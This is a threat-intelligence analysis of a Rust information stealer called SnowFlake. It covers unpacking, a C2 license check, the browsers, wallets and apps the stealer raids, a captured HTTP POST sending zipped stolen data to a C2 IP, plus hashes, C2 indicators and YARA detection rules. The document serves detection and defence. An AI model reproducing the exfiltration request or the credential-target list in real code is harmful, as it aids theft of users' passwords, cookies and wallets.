SnowFlake Stealer

Executive Summary

SnowFlake is a stealer written in Rust, currently the author is unknown and as well where it is sold. The functionality of the sample seems pretty solid and has already made a few victims.

Technical Analysis

Introduction

The samples are packed and for the unpacking process the classic **Process Hollowing** technique is used. I managed to find two C2s and several samples.

Some key points:

- The Malware is written in Rust
- Process Hollowing
- Unknown author

Unpacking

Hash	1ae99a454f6c11e30c346ca825e2d20bc5450ddb808f25dd20a4d952604d34f0
Threat	SnowFlake Stealer
Brief Description	Stealer written in Rust
SSDEEP	49152:QLIDigVGaAvsh+ZVGKD0mKjd/oI5MkQAyf:AMvAdDt0dZ9QAy
TLSH	T116A533617560C422C8A34DF14D23DFBA4F2D346028BA4A57B226631ADD773F08667B6F

To unpack the samples you can easily set a breakpoint on **NtWriteVirtualMemory**



Figure 1: Unpacking

Initial C2 Communication

Upon executing the unpacked sample a GET request will be performed to the C2 to get the license

```
GET /licence HTTP/1.1
Host: 95.143.178.229:8080
User-Agent: ureq/2.2.0
Accept: */*

HTTP/1.1 200 OK
Date: Wed, 26 Jan 2022 03:56:12 GMT
Content-Length: 45
Content-Type: text/plain; charset=utf-8

{"status":"Active","date":"2022 February 23"}
```

Figure 2: License GET Request

All the communication is done using **connect**, **send** and **recv** functions.
If the status of the license is active the sample will proceed to get the external ip of the victim performing another GET request to **checkip.amazonaws.com**.

Malware Core Functions

Once done, the functions to steal the information will be executed, the following is a list of what the SnowFlake Stealer is going to steal from the victim:

Target	**Stolen information**
Chromium	User Data (Passwords, Fills, Cookies)
Chrome	User Data (Passwords, Fills, Cookies)
Opera	User Data (Passwords, Fills, Cookies)
Cent Browser	User Data (Passwords, Fills, Cookies)
OpenVPN	User Data
Vivaldi	User Data (Passwords, Fills, Cookies)
ProtonVPN	User Data
Comodo Dragon	User Data (Passwords, Fills, Cookies)
Amigo	User Data (Passwords, Fills, Cookies)

Pidgin	Accounts
Discord	User Data
Torch	User Data (Passwords, Fills, Cookies)
Discord PTB	User Data
YandexBrowser	User Data (Passwords, Fills, Cookies)
Discord Canary	User Data
360Browser	User Data (Passwords, Fills, Cookies)
FileZilla	Servers Credentials
Maxthon 3	User Data (Passwords, Fills, Cookies)
Mail.ru Atom	User Data (Passwords, Fills, Cookies)
Coinomi	Wallets Data
Telegram	User Data
WalletWasabi	Wallets Data
Steam	User Data
Armory	Wallets Data
BraveSoftware	User Data (Passwords, Fills, Cookies)
Ethereum	Wallets Data
Edge	User Data (Passwords, Fills, Cookies)
Atomic	Wallets Data
Firefox	User Data (Passwords, Fills, Cookies)
Exodus	Wallets Data
Jaxx	Wallets Data
Electrum	Wallets Data
Guarda	Wallets Data
ZCash	Wallets Data
Bytecoin	Wallets Data
Waterfox	User Data (Passwords, Fills, Cookies)
K-Melon	User Data (Passwords, Fills, Cookies)
Thunderbird	User Data

Comodo IceDragon	User Data (Passwords, Fills, Cookies)
CyberFox	User Data (Passwords, Fills, Cookies)
BlackHawk	User Data (Passwords, Fills, Cookies)
PaleMoon	User Data (Passwords, Fills, Cookies)

SnowFlake Stealer doesn't stop at just stealing information but it also steals files having these extensions: txt, doc, rtf, png, jpg, jpeg, docx, pdf, mafile (Steam Desktop Authenticator Files), json



Figure 3: Harvesting Files

Furthermore it collects information about the system using WMI queries:

SELECT CurrentHorizontalResolution, CurrentVerticalResolution FROM Win32_VideoController

SELECT Description, OSArchitecture FROM Win32_OperatingSystem

SELECT Capacity FROM Win32_PhysicalMemory

SELECT Name FROM Win32_Processor

And the current time:



Figure 4: Retrieving Current Time

Storing the result in **“SystemInfo\info.txt”.**

The list of the running processes is going to be saved in **“SystemInfo\processes.txt”.**



Figure 5: Retrieving Running Processes

All the information is zipped and sent to the C2.

Sending Stolen Data

```
POST /upload?tags=&pass=0&cookie=69&cc=0&hwid=OOY0sh_-URbHQNfbOa7_C&bit=32-bit&ip=106.75.64.221 HTTP/1.1
Host: 95.143.178.229:8080
User-Agent: ureq/2.2.0
Accept: */*
Content-Type: multipart/form-data; boundary=------------------------ea3bbcf87c101592
Content-Length: 140007

--------------------------ea3bbcf87c101592
Content-Disposition: form-data; name="document"; filename="AWRfEq7DW8NMwTvZms-b2"
Content-Type: application/x-ms-dos-executable

PK.........l:T..*..
2...2.....SystemInfo\processes.txtwininit.exe.....
.....
wininit.exe.....
.....
wininit.exe.....
.....
wininit.exe.....
.....
wininit.exe.....
.....
wininit.exe.....
.....
wininit.exe.....
.....
wininit.exe.....
```

Figure 6: POST Request containing stolen data

The request contains also: tags, a summary of the stolen information, HWID, bitness and ip.

Panel Overview



Figure 7: Panel Login Form



Figure 8: Panel Statistics

Show country top

Country	Total Logs
Germany	8
United States	7
Poland	7
Russia	5
Italy	4
Lithuania	4
France	3
United Kingdom	2
Georgia	2
Canada	2

Figure 9: Countries Top 10

Figure 10: Panel Logs

Conclusion

SnowFlake is an interesting and peculiar Stealer seen that Rust Malware are not widely used by threat actors even if in the past few years there have been some cases.

Appendices

Appendix A - SnowFlake Stealer Hashes:

15d261d4065b250b6aac8b5b25645d3a2bda30387d03804d34cbb116c61038ce
1ae99a454f6c11e30c346ca825e2d20bc5450ddb808f25dd20a4d952604d34f0
25f92db3704c7d69481920cd0ce5f78cd6a9fa89e50c62b9bd3ef03e76adea7c
27b7f5fec3b4ac71ff1c71a10dc9b35c57d68d9df31571582491df0a258354bf
30733098ac514d85c98b6509c611f3b6f70e469e93cf6fe0157181c092b826c7
4f10f503422560da8a332c30323401af59a914af940716d06e139ed7371be53f
5ad055e482efbe1c9d8025d7a87bb3db6f3109df35fccad7fffe7c00cd9a5ea6
5e1626ac3140548619efba38a154b98234080908158378ad2e7e4af9e92cfbb8
674f31aed8544f2f54423de908559f3d1964ef4f3391d2bf989915766b8c42e9
6f963c847c632323886c67b2a6e03f95c2609522857310b7f502532ae742505d
77b33e130a417f7368be30f2b3b4942934fb6ab7331425bf8fa8a87db8a54c85
8441c5d0d5ee30f94f54459ba89a3a2d20677d98313c120f32bf98015214049f
856aae45aab4a5d3340c543dd65aa620b29029c9f6f5dd37bf1ab8019fb70d73
9000cb22fcf4470942171519e4ea8d7ae03e588eb8bbc0afcecc58efe63b23e6

911d2066859d82756fd546d922dca285f4ebf8631fef1f025041d02adbacd2c0
9af802039a2d10a04472824411e07e2a5e41754ca9aaf087f461b1c36ce16195
a08ed222248f3c093d12f87b1b577e0b693dc5bb2ddd3f34803512c34d9d02d0
a0dfbca7df0e9772f3363411877b2385f14ef98f7c2b1534a7b703e1248b0394
b44db0bf0992d55c7353fe368322fe0b1e912b2a381c4bf8b7c56c9fcd2a86ff
b64b2ab580bdef8d97fabc3824d80007cc3085f22f31419cb78814e92e89f506
c41c9beafa56f4c6eb8943e04d7ae1a217b461233a209f6c40867576a1c25c60

Appendix B - C2s:

95.143.178.]229
rate0000my7777poo.]com

YARA Rules

```
rule snowflake_stealer
{
   meta:
         author = "Finch"
         description = "Rule for SnowFlake Stealer"
   strings:
         $1 = {83 F8 78 0F 85 ?? 01 00 00 6A 05 59 31 D2 42 E8 ?? ?? ?? 00 8? C?}
   condition:
         $1 and uint16(0) == 0x5A4D
}


rule snowflake_packer
{
   meta:
         author = “Finch”
         description = “Rule for the Packer of SnowFlake Stealer”
   strings:
         $1 = {A1 ?? ?? ?? 00 A3 ?? ?? ?? ?? B8 3B 2D 0B 00 01 05 ?? ?? ?? ?? E8 ?? FD
FF FF 33 C0 C2 10 00}
   condition:
         $1 and uint16(0) == 0x5A4D
}
```

Credits

- Finch (Twitter)